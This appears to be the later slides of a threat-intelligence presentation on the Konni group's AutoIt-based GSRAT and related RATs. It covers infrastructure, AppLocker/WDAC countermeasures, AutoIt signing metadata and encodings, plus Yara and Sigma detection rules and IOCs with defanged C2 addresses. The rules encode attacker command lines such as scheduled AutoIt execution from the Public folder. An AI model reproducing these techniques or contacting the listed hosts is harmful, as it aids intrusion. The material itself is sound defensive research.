
Overview of Konni's AutoIt Malware Samples

- The threat actor uses a combination of **original malware** and **custom commodity malware**
- We have observed that when the compile path contains "**Bay**", the development path contains **interesting information**

Family	Compile Path	Development Path
GSRAT	C:\Users\User\AppData\Local\AutoIt v3\Aut2Exe\aut5BE8.tmp	-
GSRAT	C:\Users\User\AppData\Local\AutoIt v3\Aut2Exe\autCAB2.tmp	-
GSRAT	C:\Users**Bay**\AppData\Local\AutoIt v3\Aut2Exe\aut97A8.tmp	AutoIt3Wrapper_Outfile_type=a3x
GSRAT	C:\Users\admin\AppData\Local\AutoIt v3\Aut2Exe\aut116E.tmp	-
GSRAT [17]	Unknown	AutoIt3Wrapper_Outfile=**D:\3_Attack Weapon**\Autoit\Build**__Poseidon - Attack**\client3.3.14.a3x
Custom Lilith RAT	C:\Users**Bay**\AppData\Local\AutoIt v3\Aut2Exe\aut5D18.tmp	AutoIt3Wrapper_Outfile=**Lilith.a3x**
Custom Lilith RAT	C:\Users**Bay**\AppData\Local\AutoIt v3\Aut2Exe\aut7C19.tmp	AutoIt3Wrapper_Outfile=**D:\3_Attack Weapon**\Autoit\Build\Lilith**Lilith.a3x**
RftRAT Loader	C:\Users\david\AppData\Local\AutoIt v3\Aut2Exe\autB29E.tmp	AutoIt3Wrapper_Outfile_type=a3x
Amadey	C:\Users\user\AppData\Local\AutoIt v3\Aut2Exe\aut1FFE.tmp	-
Remcos RAT	C:\Users**Bay**\AppData\Local\AutoIt v3\Aut2Exe\aut7F06.tmp	AutoIt3Wrapper_Outfile=**D:\3_Attack Weapon**\Autoit\Build**Remcos**\RunBinary.a3x

Infrastructures

- The threat actor **abuses WordPress-based web sites** as staging infrastructure
- They also use multiple **VPS and hosting services** as C2 servers



06


Countermeasures of Threat

Detection and Prevention of GSRAT


- Yara
  - **Detects** threats by **Yara rules (Appendix A)**
- Sigma
  - **Detects** threats across multiple log types using **Sigma rules (Appendix B)**
- Autoruns
  - Checks for suspicious **AutoStart Extensibility Points (ASEPs)**
  - GSRAT uses legitimate AutoIt executables located under "%PUBLIC%"
- AppLocker [18] or Windows Defender Application Control (WDAC) [19]
  - Restricts **AutoIt** applications (details in later slide)
- EDR Product
  - Monitors suspicious behavior via LNK files (e.g., The execution of cmd.exe or PowerShell)

AppLocker

- AppLocker is a built-in application control feature in Windows
  Note: According to KB5024351, AppLocker is no longer restricted by Windows edition on Windows 10 and 11
- We can block AutoIt application execution using **publisher-based rules** (digital signatures) in Group Policy or Local Security Policy




AppLocker by Local Security Policy editor



Deny execution using publisher properties

Windows Defender Application Control (WDAC)

- WDAC is a built-in Windows feature for controlling which applications and code can run
- **Microsoft App Control Wizard** helps you create rules easily
- We can block AutoIt application execution using **publisher-based rules** (digital signatures)



WDAC by App Control Wizard

AutoIt Code Signing

- Legitimate AutoIt v3 executables **released between 2014 and 2025 have two types of subjects**
- Strangely, this application was not code signed from v3.3.10.0 through v3.3.14.1

AutoIt Version	Publisher	Subject	Valid From (UTC)	Valid To (UTC)
3.3.17.0-beta - 3.3.18.0	AUTOIT CONSULTING LTD	CN=AUTOIT CONSULTING LTD, O=AUTOIT CONSULTING LTD, L=**Worcestershire**, ST=**West Midlands**, C=GB	2023-07-14 16:29:47	2026-09-03 06:50:17
3.3.16.0 - 3.3.16.1	AutoIt Consulting Ltd	CN=AutoIt Consulting Ltd, O=AutoIt Consulting Ltd, L=**Birmingham**, C=GB	2020-05-04 08:39:47	2023-08-04 06:50:17
3.3.14.2 – 3.3.14.5	AutoIt Consulting Ltd		2018-01-24 09:39:13	2020-07-04 06:50:17
3.3.14.2	AutoIt Consulting Ltd		2014-03-04 06:50:17	2017-06-04 06:50:17
3.3.10.0 - 3.3.14.1	**(No code signing)**			
3.3.8.0 – 3.3.8.1	AutoIt Consulting Ltd	CN=AutoIt Consulting Ltd, O=AutoIt Consulting Ltd, L=Birmingham, ST=West Midlands, C=GB	2011-05-25 09:43:07	2014-05-25 09:43:05
3.3.2.0 – 3.3.6.1	Jonathan Bennett	CN=Jonathan Bennett, O=Jonathan Bennett, STREET=19 Linnet Close, L=Birmingham, ST=West Midlands, PostalCode=B30 1XB, C=GB	2009-02-09 00:00:00	2012-02-09 23:59:59
3.1.1.0 - 3.3.0.0	Jonathan Bennett	E=support@autoitscript.com, CN=Jonathan Bennett, C=GB	2006-03-02 15:29:50	2009-03-02 15:29:50
- 3.1.0.15	(No code signing)			

Other Characteristics of AutoIt

- The product name of AutoIt is either "**AutoIt v3 Script**" or "**AutoIt v3 Script (Beta)**"
- These names are uniformly set all available versions (AutoIt v3)

AutoIt Version	Product Name	Company Name
3.3.18.0	AutoIt v3 Script	AutoIt Team
3.3.17.1-beta 3.3.17.0-beta	AutoIt v3 Script (Beta)	AutoIt Team
3.2.0.0 - 3.3.16.1	AutoIt v3 Script	AutoIt Team
- 3.1.1.0	AutoIt v3 Script	(None)

property	value
language	0x0809 (English-UK)
code-page	1200 (Unicode UTF-16, little endian)
CompanyName	AutoIt Team
Comments	http://www.autoitscript.com/autoit3/
FileDescription	AutoIt v3 Script
FileVersion	3, 3, 18, 0
InternalName	AutoIt3.exe
LegalCopyright	© 1999-2025 Jonathan Bennett & AutoIt Team
OriginalFilename	AutoIt3.exe
ProductName	AutoIt v3 Script
ProductVersion	3, 3, 18, 0

OriginalFilename	AutoIt3.exe
ProductName	AutoIt v3 Script (Beta)
ProductVersion	3, 3, 17, 1

VERSIONINFO of AutoIt (v3.3.18.0 and v3.3.17.1-beta)

07

Conclusion

Conclusion

- **GSRAT** is an interesting **AutoIt-based RAT** under development and used by **Konni**
- Konni primarily targets government agencies and private companies in South Korea, but has also targeted organizations in **Japan** and Russia
- Konni continues to launch attacks, constantly **evolving its methods and malware**
- Restricting AutoIt application is important to mitigate the risk of script-based malware being exploited by actors
- We propose **detection and prevention** methods to defend against GSRAT-related attacks

Appendix A - Yara Rules

```
rule suspicious_lnk_file
{
    strings:
        $magic = {4C 00 00 00 01 14 02 00}
        $str1 = "/c for /f \"tokens=*\" %f in" wide
        $str2 = "/c for /f \"tokens=*\" %a in" wide

    condition:
        $magic and ($str1 or $str2) and filesize > 300KB
}
```

Detecting suspicious LNK file

```
rule GSRAT_payload_plain
{
    strings:
        $stt1 = "$GSMUTEX"
        $str2 = "$CMD_START"
        $str3 = "$CMD_EXPLORER_LIST"
        $str4 = "$CMD_EXECUTE"

    condition:
        all of them and filesize > 500KB
}
```

Detecting GSRAT

* We recommend deliberate testing and tuning prior to implementation in any production system

Appendix B - Sigma Rules

```yaml
title: Detects suspicious LNK file search activity
status: Experimental
description: Detects suspicious LNK file search activity
date: 12/23/2025
logsource:
    category: process_creation
    product: windows
detection:
    selection_1:
        OriginalFileName|contains: 'CMD.exe'
    selection_2:
        CommandLine|contains: 'WindowsPowershell\*.exe | findstr /i rshell.exe'
    condition: selection_1 and selection_2
falsepositives:
    - Unknown
level: high
```

Detecting LNK file activity

```yaml
title: Detects suspicious Autoit-related task activity
status: Experimental
description: Detects suspicious Autoit-related task activity
date: 12/23/2025
logsource:
    category: process_creation
    product: windows
detection:
    selection_1:
        OriginalFileName|contains: 'sctasks.exe'
    selection_2:
        CommandLine|contains: 'AutoIt3.exe C:\Users\Public'
    condition: selection_1 and selection_2
falsepositives:
    - Unknown
level: high
```

Detecting Autoit-related task activity

* We recommend deliberate testing and tuning prior to implementation in any production system

Appendix C - Indicator of Compromises

Indicator	Type	Context
4abfbbfa443e7be34da30abda4665789d1b2e5a70cbef066e6dfacd59a1bfdbb	SHA-256	GSRAT
bcf9044ac1c90206d8d8b7b98cf084d90abdbd6b3bc10aa9da4cac69465a1f74	SHA-256	GSRAT
7107c110e4694f50a39a91f8497b9f0e88dbe6a3face0d2123a89bcebf241a1d	SHA-256	GSRAT
3b4a56b6d86393fa0c058cdd3d26809ef6c956fb6b69fac9d84f9212d5db7ee1	SHA-256	GSRAT
e9239ba649aec746e3c0088bc56400460b4a03e5f2df132ec7e47c14ccb70c0c	SHA-256	Custom Lilith RAT
0ecac57958e77648b5e5b47787612f992175bf22e00dbf8ea4de0b9f12dea2d8	SHA-256	Custom Lilith RAT
d3590bf0017815f77bd286b4c47f186832ab2b48f123f95ca4cbc25b95ff8ef3	SHA-256	Custom Lilith RAT
0c5b6081e73a500825eae5687961565bf0e918e91002ce5ff10185ac969a792b	SHA-256	Custom Lilith RAT
8b396ba6861a39b1801b369eb461311940d6081eae834d949c9aa55bffd0a625	SHA-256	Custom Lilith RAT
22ddecca88cc964f4357458467acbcb881b0ebb77875525c17bef30299f03497	SHA-256	AutoIt Amadey
9e1a3653029b5378736ea1debba44cd81988de73b6d8689f9eba792e719da79a	SHA-256	AutoIt Amadey
38.180.249[.]56	C2	GSRAT
65.21.154[.]31	C2	GSRAT
116.202.99[.]218	C2	GSRAT
194.68.27[.]204	C2	GSRAT
109.234.36[.]135	C2	GSRAT
62.113.118[.]157	C2	Custom Lilith RAT
94.103.87[.]212	C2	Custom Lilith RAT
93.183.93[.]185	C2	Custom Lilith RAT
185.231.154[.]22	C2	Custom Lilith RAT
91.107.208[.]93	C2	Custom Lilith RAT
accuses[.]org	C2	AutoIt Amadey
kpcserver[.]com	C2	AutoIt Amadey

Appendix D - AutoIt Encodings

- AutoIt encodes using PRNG as keys, XOR for encryption, and a proprietary compression algorithm
- Much of recent malware is encoded using **EA06** method

Signature	Release	Version	Key Generation	Encryption	Compression	Note
JB01	-2003	v2.1+	LCG * rand()	XOR	Customized LZSS (Type-A)	• AutoHotkey was developed as a fork from the AutoItv2 • The compression algorithm for AutoHotkey is different from AutoIt (JB01)
EA04	2004	v3.0.102+	ISAAC	XOR	Customized LZSS (Type-B)	
EA05	2006	v3.2.0.0+	MT19937	XOR	Customized LZSS (Type-B)	• Unicode support (v3.2.4.0)
EA06	2007	v3.2.6.0+	LAME	XOR	Customized LZSS (Type-B)	• x64 support (v3.2.10.0)

References

1. https://blog.talosintelligence.com/konni-malware-under-radar-for-years/
2. https://download.ahnlab.com/kr/site/library/Analysis_Report_Operation_Moneyholic.pdf
3. https://blog.alyac.co.kr/2308
4. https://unit42.paloaltonetworks.com/the-fractured-statue-campaign-u-s-government-targeted-in-spear-phishing-attacks/
5. https://blog.lumen.com/new-konni-campaign-targeting-russian-ministry-of-foreign-affairs/
6. https://www.fortinet.com/blog/threat-research/konni-rat-phishing-email-deploying-malware
7. https://medium.com/@DCSO_CyTec/to-russia-with-love-assessing-a-konni-backdoored-suspected-russian-consular-software-installer-ce618ea4b8f3
8. https://www.estsecurity.com/enterprise/security-center/notice/view/417126
9. https://paper.seebug.org/3033/
10. https://asec.ahnlab.com/en/59590/
11. https://www.genians.co.kr/blog/threat_intelligence/bitcoin
12. https://www.autoitscript.com/site/
13. https://github.com/nazywam/AutoIt-Ripper
14. https://github.com/JacobPimental/exe2aut
15. https://github.com/werkamsus/Lilith
16. https://www.genians.co.kr/en/blog/threat_intelligence/android
17. https://www.genians.co.kr/en/blog/threat_intelligence/spear-phishing
18. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/applocker/what-is-applocker?WT.mc_id=AZ-MVP-4021785
19. https://webapp-wdac-wizard.azurewebsites.net/

Thank you!

Any Question ?